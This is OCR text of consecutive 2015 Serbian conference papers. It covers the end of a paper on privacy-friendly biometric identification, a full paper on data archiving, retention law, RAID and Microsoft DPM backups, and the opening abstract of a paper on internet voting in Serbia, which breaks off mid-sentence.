



Figure 1. The particular circumstances.





Figure 2. The Second Situation.





Figure 3. The Third Situation.

Such a model can have a potentially high rate of false-accepted keys, but it still depends on the quality of the algorithm. The philosophy of such systems must be fuzzy in order to increase the rate of accuracy and alignment of Hamming distance to the true value can be crucial.

What would certainly be interesting is that a traffic policeman on the ground, would not have access to whole databases on the server (could not " inspect the base") without individual biometrics that can unlock "his" record.

Upon checking, the officer determines whether a person has a driver's license, whether it has been banned or similar. As said at the beginning, a police officer requires the name of the driver, which is a secondary measure of accuracy of biometric data.

Specifically, there is an extremely small probability that the driver and the appearance of a person in the photograph, the name of the driver and the name in data, and biometric readings are similar to those in the database. However, if the system made a mistake in readings and if the folder was inadequate, the officer would have seen the error of the system and repeated enrollment.



DOI: 10.15308/Synthesis-2015-67-70

## 5. CONCLUSIONS

The implementation of privacy friendly biometric systems (PFBS) would have undoubtedly great economic, social and political outcomes. Below are listed some of them:

- In the first place, the abolition of the legal obligation of carrying personal documents (in those countries where such legal obligation exists).
- It could be concluded that there is no need for the existence of any personal ID.
- Unambiguous authentication against a civil servant if the improved algorithms achieve the desired 100% accuracy authentication.
- State budgetary savings, and the savings of citizens on the costs related to the identity dosumentation issuance
- The impact on privacy would also be huge. Instead of piling up, centralization of data and profiling of citizens, would initiate opposite trends.
- There would also be some political consequences. A good and honest software solutions could eliminate manipulation around multiple voting on elections. One could vote anywhere in the country, and at any moment, election commission would know the exact number of votes at the polls. Currently, obtaining a mass of data could be useful in social and political analysis.
- Increased comfort, freedom and the sense of happiness due to the lack of obligation to carry documents.
- Danger of chipping and cyborgization of people could be averted and is more discussed. The risk of totalitarian society is always present where data can be centralized and total control established.

Finally, the conclusion can be made that the biometrics certainly cannot be stopped. It should be used for preservation of privacy and promotion of human rights and freedom.

## REFERENCES

Arsenin, A. (2012). *Privatnost u 21. veku.* Belgrade: Catena Mundi.

Ang, R., Safavi-Naini, R., & McAven, L.F. (2005). Cancelable key-based fingerprint templates. *Cancelable key-based fingerprint templates. In C. Boyd & J. Gonzalez Nieto (Eds.),* (pp. 242-252). Germany: Springer: Australasian Conference on Information Security and Privacy.

Cavoukian, A., & Stoianov, A. (2009). Biometric Encryption. In A. K. Stan Z. Li, *Encyclopedia of Biometrics* (pp. 1-14). Springer.

Gao, P.Q. (2010). Recent Developments on Applying Biometrics in Cryptography. *Journal of Applied Security Research*, 107-137.

Kenneth R.M., Higgins, P., McCabe, M., Prabhakar, S., & Swann, S. (2004). Automated Fingerprint Identification System - AFIS. U N. I. Justice. In *The Fingerprint Sourcebook* (6th chapter). Washington, DC 20531: U.S. Department of Justice, Office of Justice Programs.

Mankame, R.S. (2013). A Study of Biometric Approach Using Fingerprint Recognition. *Lecture Notes on Software Engineering,* 1(2), 209-213.

Nalini, K.R., Chikkerur, S., Connell, J.H., Bolle, R.M. (2007). Generating Cancelable Fingerprint Templates. *IEEE transactions on pattern analysis and machine intelligence,* 29 (4), 561-572.

Ong Thian Song, Andrew Teoh Beng Jin, Tee Connie. (2007). Personalized biometric key using fingerprint biometrics. *Information Management* & *Computer Security,* 15(4), 313-328.

Ravi Subban, D.P. (2013). A Study of Biometric Approach Using Fingerprint Recognition. *Lecture Notes on Software Engineering,* 1(2), 209-213.

Stanković, O., & Vodinelić, V. (1996). *Uvod u građansko pravo.* Belgrade: Nomos.

Subotić, O. (2011). *Information Controlled Society (Informaciono kontrolisano društvo - in original).* Belgrade: Bernar.

Wikipedia. (2015). *Authentication.* Retrieved March 14, 2015, from Wikipedia, The Free Encyclopedia.: http://en.wikipedia.org/w/index.php?title=Authentication&oldid=642448085



DOI: 10.15308/Synthesis-2015-67-70

Synthesis
International Scientific Conference of IT and Business-Related Research

# PRIVACY POLICY AND DATA ARCHIVING IN ORGANIZATIONS IN THE REPUBLIC OF SERBIA AND THE EU COUNTRIES

## ZAŠTITA PRIVATNOSTI I ARHIVIRANJE PODATAKA U ORGANIZACIJAMA U SRBIJI I ZEMLJAMA EVROPSKE UNIJE

Dušan Stamenković, Marko Šarac, Dalibor Radovanović, Ana Simićević
Singidunum University, Belgrade, Serbia

**Abstract:**
The way in which an organization protects and archives business data often causes great controversy, without clearly established rules on the level of countries and organizations. The issue of privacy violation, and the outflow of confidential information about the citizens employed at governmental institutions that should provide the highest level of protection. Such developments are not new, as user rights injuries are the phenomena occurring not only in Serbia, but also globally. In recent years, we have been witnessing numerous scandals involving the world's largest companies such as Apple, Dropbox, and Google. The laws of the Republic of Serbia prescribe to some extent how to perform backup and data protection procedures. The authors have dealt with the issue of data storage and enabling of backups in large organizations without compromising data integrity.

**Key words:**
data protection, backup, archiving, RAID, DPM.

**Apstrakt:**
Način na koji organizacija štiti i arhivira podatke često izaziva veliku polemiku, s obzirom da ne postoje jasno definisana pravila na nivou država i organizacija. Sve češći su slučajevi narušavanja privatnosti, kao i odliv poverljivih informacija o građanima zaposlenim u državnim institucijama koje bi trebalo da obezbede zaštitu na najvišem mogućem nivou. Ovakva kršenja prava korisnika nisu novina samo u Srbiji, već su zastupljene na globalnom nivou. U proteklih nekoliko godina, svedoci smo velikog broja skandala vezanih za najveće svetske kompanije kao što su Apple, Dropbox, Google. Zakoni Republike Srbije u određenoj meri propisuju procedure koje se tiču zaštite i čuvanja (back up) podataka na računaru. Autori se bave pitanjem skladištenja podataka i čuvanja podataka u velikim organizacijama bez ugrožavanja integriteta podataka.

**Ključne reči:**
zaštita podataka, čuvanje podataka (back up), arhiviranje, RAID, DPM.

## 1. INTRODUCTION

A new law on data protection in the EU (European Data Protection Act, 2012) was enacted in 2012, and started with implementation in 2014. It represents an upgrade of the 1995 law. Its essence is to bring together some of the different laws in different countries. Some of the key provisions of this law are:

- It is necessary that all companies and organizations with more than 250 employees have the person in charge of data protection (Data Protection Officer)
- Companies are required to submit an issue and notice, within 24 hours following data leakage
- If personal data (Personally Identifiable Information - PII), referring to the EU's population, are sent outside the EU, the local agency (body) data protection (Data Protection Authority - DPA) must be informed. In the case of the Republic of Serbia, the institution of the Commissioner for Information of Public Importance and Personal Data Protection.

Also, companies must pay particular attention to:

- Planning, standardization and compliance with the rules relating to maintaining the data in the design, construction and development of business systems,
- Operating systems should be designed so as to provide the highest level of security and preservation of data and making data backups,
- Once a year organizations have to undertake a detailed assessment of the risks of data loss and propose steps to reduce such risk.

There is a number of laws of the Republic of Serbia related to the protection and preservation of data, which stipulate that certain documents must be kept for a statutory period of time. The most sensitive data are mostly related to the documentation related to the company's operations and finances. Retention periods are shown in Table 1.

| Type of documentation | Retention period |
|---|---|
| Financial statements (balance) and reports on audit | 20 years |
| General ledger | 10 years |
| Sub ledgers | 5 years |
| Payrolls and analytical records of salaries if they represent important data | permanently |
| The documents on which the data are entered into the books | 5 years |
| Sales and control blocks, forms and similar documents | 2 years |
| Tax (VAT) records | 10 years |

Table 1. The time period of keeping documents

A large number of documents are stored in a physical form (manuscript, printed record, diary, *etc.*) and the proposal of

E-mail: dstamenkovic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-71-75

a new law of archives and archival services of the Republic of Serbia passed a series of polemics. First of all, the opinion of economists is that the application of the law can block the development of electronic business and commerce, and that it is necessary to adopt a special law on the preservation of electronic documents. The Law on Electronic Documentation and Electronic Signature Act passed in 2009 and 2004, as well as related by-laws regulate only issues of production, receipt and delivery of electronic documents, and not the question of permanent storage and transfer to the competent institution preservation, *i.e.* archives. In this way, companies are doomed to independently implement policies for archiving electronic data within their organizations.

## 2. PROBLEMS AND CURRENT SOLUTIONS

The issue of privacy policy and data archiving in organizations is not new and other authors have dealt with it.

In one of his papers, the author Emsley, Rob introduces Policy-Based File System Archiving. Escalating growth of file systems underscore the need for a practical solution that embraces and enables data growth while optimizing storage costs and meeting retention and access requirements. This can be accomplished through the use of tiered storage architecture. Tiered storage places critical, timely files on high performance redundant array inexpensive disks (RAID) or network attached storage while access needs are high, and then seamlessly moves them to secondary storage when access needs decrease. A tiered storage infrastructure is made up of multiple types of disk tape and optical storage. Policy-based file system archiving matches the right data to the right storage at the right time using customer-driven business rules. This is a core component of an information life cycle management strategy. With policy-based file system archiving, administrators can define rules to identify files to be moved to a more appropriate level of storage. File candidates might include data that is inactive or that needs to be archived for compliance or governance requirements. Additionally, policies can be established to move files between storage tiers over the lifetime of the data. Customers can precisely target files better suited to reside on alternate storage tiers as well as manage data placement across storage tiers to match service levels. As a result, organizations can effectively manage data movement, access requirements, storage costs and capacity needs (Emsley, 2005).

In another paper, the author Ginty, Ed, discusses which media is best for archiving and backup policy. The author describes the traditional methods used by many organizations in data archiving which include the WORM technology, disk-to-disk transfer, as well as the use of back-up tapes and purpose-built, secure archive devices. According to the author, the use of the proper data-archive technology is important because it can provide substantial savings to organizations, not only in terms of money, but also in terms of time, operations, business disruption savings, as well as emotional cost savings (Ginty, 2007).

Most actual paper on the topic of archiving and backup titled "Big data, open government and e-government: Issues, policies and recommendations" is written by authors Bertot, John Carlo, Gorham, Ursula, Jaeger, Paul T., Sarin, Lindsay C., Choi, Heeyoon. The transformative promises and potential of Big and Open Data are substantial for e-government services, openness and transparency, governments, and the interaction between governments, citizens, and the business sector. From "smart" government to transformational government, Big and Open Data can foster collaboration; create real-time solutions to challenges in agriculture, health, transportation, and more; promote greater openness; and usher in a new era of policy- and decision-making. However, there is a range of policy challenges to address regarding Big and Open Data, including access and dissemination; digital asset management, archiving and preservation; privacy and security. After presenting a discussion of the open data policies that serve as a foundation for Big Data initiatives, this paper examines the ways in which the current information policy framework fails to address a number of these policy challenges. It offers recommendations intended to serve as a starting point for the revised policy framework to address significant issues raised by the U.S. government's engagement in Big Data effort (Bertot *et al*., 2014).

### BACKUP AND ARCHIVING METHODS IN THE REPUBLIC OF SERBIA

Electronic document is a set of data consisting of letters, numbers, symbols, graphics, audio and video files contained in the application, a written document, document or any other document drawn up by legal and physical persons or authorities for use in legal transactions or administrative, judicial or every other proceedings by the authorities, if made electronically, digitized, sent, received, stored or archived in electronic, magnetic, optical or other media (Draft Law of Archives and the Archives Service of the Republic of Serbia, 2012). The main elements of the documents are authentic, authenticity, integrity and usability, in accordance with the definitions provided within the international standard ISO15489 for document management.

Small and medium-sized enterprises often encounter problems with archiving of electronic documents, or the lack of a capable professional staff in the field of information technology. Some of the methods of making backup / archival copies of data are copied (backup) to external memory (USB Flash) or storing data on CD/DVD.

The practice in large enterprises is to primarily follow the procedures and standardized processes while protecting and archiving data in order to meet the main elements of the document. As regards this, large companies resort to technical and technological systems and different document management solutions that comply with the international standard ISO15489 SRPS.

The basic methods used as protection against data loss are:

- Use of virtualized data warehouse,
- Automated backup to a local server,
- Archiving data to a remote server (Disaster Recovery)
- Use of cloud storage systems.

Companies with IT support usually use advanced technology to protect data integrity and smooth continuation of business due to cancellation of part of computer equipment. The basic method for protecting data integrity is RAID (Redundant Array of Independent Disks) technology. Redundant Array of Independent Disks is now used as a term for data storage due to which data can be shared or repeated between two or several physical disks. There is a number of different levels of using this technology. Some of these levels are being used by the workstations, and some are server-side. The basic idea of RAID1 level is to increase reliability and enable replication of data from one disk to another in the array. In practice, this technology is in its original form and it allows you to lose a single physical disk in an array without any consequences in the form of data loss. If one drive fails, all the lost data can be recovered from the second disk in the array. The use of RAID1 technology is shown in Figure 1.



DOI: 10.15308/Synthesis-2015-71-75





Figure 1. Schematic representation of RAID1 technology

The possible problem for configuration of workstations like this is that they require greater financial investment in the form of procurement of computers that support this technology, but also twice the number of disks in relation to the size of the data storage (*e.g.* Two drives of 1TB per allow 1TB of storage). The most important thing to consider when introducing this technology is that it does not constitute archiving or backup of the data.

Newer operating systems that are mainly used in the business environment such as Microsoft Windows (versions 7 and 8) provide an opportunity to the additional options. Shadow Copy and File History enable the automation of creating data backups. These two technologies, depending on the operating system, create copies of documents on a particular system partition hard drive or on another physical hard drive specified for backup.

It takes time to create these copies, which can last from several minutes to several days depending on the effects that the user wants to achieve. It is important for the understanding of this type of backup process that the data is not copied again and again. The copy of files is not kept countless times, they are copied only once, and each subsequent time the difference between the original document and the document is copied. This kind of copying and archiving of files is called incremental copy and it enables rational use of storage space. Storage space reserved for the backup may vary. Depending on the determined capacity of the hard drive, the size and the number of documents and the time interval depends on the number of hours, days, months and even years the user can go back in time and look at the different revisions of backup document. Using Shadow Copy and File History, display of the backup data at different time intervals can be viewed in Figure 2.

As already mentioned, safety ensured copy (backup) can be taken manually, and it can be configured as an automated backup process on each workstation individually with the help of Shadow Copy or File History option. In large enterprises with 250 or more employees, this type of backup processing of data represents a waste of time and resources. These organizations resort to the implementation and use of automated technological systems and solutions for data protection and archiving. Some of the Microsoft Windows Server centralized solutions that implement policies of automated backup data process are;

- Roaming profiles on centralized Active Directory,
- System Center Data Protection (Data Protection Manager - DPM)
- Products by third parties such as Acronis, Yosemite, *etc.*

This paper describes the operation of the System Center Data Protection Manager (DPM) on Windows Server 2012 R2 Active Directory domain. System Center DPM is a product of Microsoft Corporation that provides a reliable method for data recovery, backup and near-continuous data protection in a Microsoft Windows environment (Microsoft System Center Data Protection Manager Technical Preview, 2005). DPM also uses Shadow Copy technology for continuous backups. If DPM uses the same method for backup, and obviously does the same thing as a backup on single Windows OS, do we really need DPM?

The main purpose of DPM is that it delivers centralized backup of a large number of computers in an organization. DPM also provides the following services:

- More efficient data protection
  - DPM capture all changes as they happen instead of copying and replacing the entire files. DPM backup does not need huge load on production servers unlike conventional backup tools. DPM doesn't have to copy entire files if even a single byte changes, as in that case, only changed bytes will be copied.





Figure 2. Comparative review of backup data using Shadow Copy and File History option



DOI: 10.15308/Synthesis-2015-71-75

- Flexible backup scheduling
  - Backup frequency can meet the needs of an organization; it can be hourly, daily or weekly. IT administrators can specify data sources and the type of data or file that are suitable for backup.
- Multiple point-in-time backups using frequent shadow copies
  - Shadow Copies are also known as snapshot, point-in-time, past-time, or cache copies. Using Shadows Copies, it allows IT administrators to browse and recover the deleted or corrupted files from the period designated for storing copies of documents. This period may vary from few hours to few years; the limiting factor is the size of hard disks for storage backups.
- Protection from network outages and hardware failures
  - The DPM agent installed on computers, storage logs and backups of the data from each of the computers to the server running DPM. If the computer goes down or it is destroyed, a copy of the data is still available on the server running DPM. If the network goes down, the agent that is installed on the computer continues to cache all the changes until the network is working again.
- Network throttling
  - DPM uses its own metrics control to avoid throttle network traffic, in this way, DPM can minimize impact of copying data across network.
- Integration without disruption
  - DPM uses the existing backup systems to increase efficiency of the data protection infrastructure and lowers the total protection costs.

RAID disk technology offers significantly better I/O performance, combined with the steadily increasing mean time between failures (MBTF) of hard disks and controllers, using DPM to leverage RAID storage as a backup mechanism yields superior protection and speed.

- Rapid and reliable data recovery from disk
  - Because DPM is disk-based, it can take advantage of the additional reliability benefits of a RAID for protection.
- Automatic error correction
  - DPM monitors its backup jobs. This process is needed to ensure that jobs are completed without error. If any error is detected, two-stage process for error correction will begin. The first part is that the replica on DPM server automatically validates against the data on computer to ensure that the replication is consistent and has occurred as planned. The second part of the process is to check inconsistencies between the data source and its replica. If the process finds errors during validation, the fix-up activity re-sends the object(s) from the data source (computer) to the replica (DPM server).
- Recovery options
  - The most common scenario in an organization is the request sent by the end-user for recovering lost, deleted or corrupted files to IT technical support to find a backup or archived version of the files. Assuming that the business has an archiving system in place, DPM provides practical recovery alternatives, including the ability for administrators to delegate recovery to end users and the ability to recover the contents for the user individual files and folders.

Once DPM is deployed on the dedicated server, *i.e.* on every computer in domain network which needs to be protected, the DPM agent must be installed on it (Fig. 3). After remotely install of agent, computer is still not protected. Administrators must create protection group and define policy concerning the time and frequency of backup on a daily basis, as well as to define how many days backup will be kept on the server and how much storage space every protected computer can assume. When all the conditions are met, the computer that needs protection can be added to the group, after which synchronization and data verification on that computer will begin (Fig. 4). After some time, depending on the number of files and folders the protected computer has, backup files will be available through recovery options (Fig. 5).

## 3. CONCLUSION

Data protection and data archiving are not always the primary fields of interest for an organization, which is particularly





**Figure 3.** DPM shell with the installed agent list



DOI: 10.15308/Synthesis-2015-71-75





Figure 4. Protection groups and protected computers status





Figure 5. Recovery points of backup files

the case in the Republic of Serbia. As regards the data integrity, data loss or data leakage becomes a matter of concern. This is the situation in which no organization wants to be. However, when it occurs, data protection and data archiving policy and practice are considered useful and preferred by an organization. The authors have come to the following conclusions:

- Hardware RAID 1 implementations offer real-time physical hardware failure protection at the local and server level.
- Shadow copy and history functions offer real-time and periodical backup and archiving functions at the local and server level.
- DPM offers low ongoing administration costs compared to conventional backup systems because even end-users can recover their lost files, unlike before when the job was done by administrators.

After rigorous testing and practical implementation of multiple systems and practical work at the University IT center, the authors reached the conclusion that Microsoft DPM offers multiple ways of data protection based on real-time and periodical backup and archiving functions at the server level. When combined with RAID 1, DPM represents the recommended solution for an organization's data protection policy.

## REFERENCES

Bertot, J.C., Gorham, U., Jaeger, P.T., Sarin, L.C., & Choi, H.Y. (2014). Information Policy & Access Center. *The International Journal of Government & Democracy in the Information Age, 19*, 5-16.

Narodna skupština Republike Srbije. (2012). Zakon o arhivskoj građi i arhivskoj službi. Retrieved January 05, 2015, from http://www.parlament.gov.rs/upload/archive/files/lat/pdf/predlozi_zakona/3184-12Lat.pdf (In Serbian).

Emsley, R. (2005). EMCs Information Management. *DM Review, 15*(9), 38-39.

European Commission. (2012). European Data Protection Act. Retrieved January 05, 2015, from http://ec.europa.eu/justice/data-protection/

Ginty, E. (2007). Secure Data Group. *Information Systems Security, 16*(2), 90-92.

Microsoft. (2005). System Center Data Protection Manager Technical Preview. Retrieved January 05, 2015, from http://www.microsoft.com/en-us/download/details.aspx?id=44304



DOI: 10.15308/Synthesis-2015-71-75

Synthesis
International Scientific Conference of IT and Business-Related Research

# MOGUĆNOST PRIMENE ELEKTRONSKOG SERVISA ZA GLASANJE PUTEM INTERNETA U SRBIJI

## THE POSSIBILITY OF IMPLEMENTING INTERNET VOTING SERVICE IN SERBIA

Marko Marković, Saša Adamović
Univerzitet Singidunum, Srbija, Beograd

**Apstrakt:**
U radu se ispituje trenutno stanje razvoja elektronskih servisa u e-upravi. Pored različitih servisadetaljno se razmatra i servis koji bi građanstvu omogućio elektronsko glasanje putem Interneta, koje bi otvorilo niz pogodnosti za obe strane. Međutim, servis koji bi omogućio ovu uslugu, dizajniran je u skladu sa standardnim bezbednosnim protokolima koji su trenutno u upotrebi. Kod ovakvih servisa neophodno je obezbediti servis autentifikacije, integriteta, neporecivosti i privatnosti. S obzirom na to da su postojeći servisi za elektronsku trgovinu dostigli visok nivo praktične bezbednosti, tu činjenicu uzimamo kao osnovu za razmatranje i uvođenje servisa za glasanje putem Interneta u Srbiji. Razmotrićemo sve kritične tačke ovih kripto-sistema. Kao najveći problem nameće se aspekt društvene prihvatljivosti, koji podrazumeva poverilački odnos između građana i servisa, problem anonimnosti, prebrojavanja i drugih važnih aktivnosti koji postoje unutar ovog servisa, a koje su se do sada 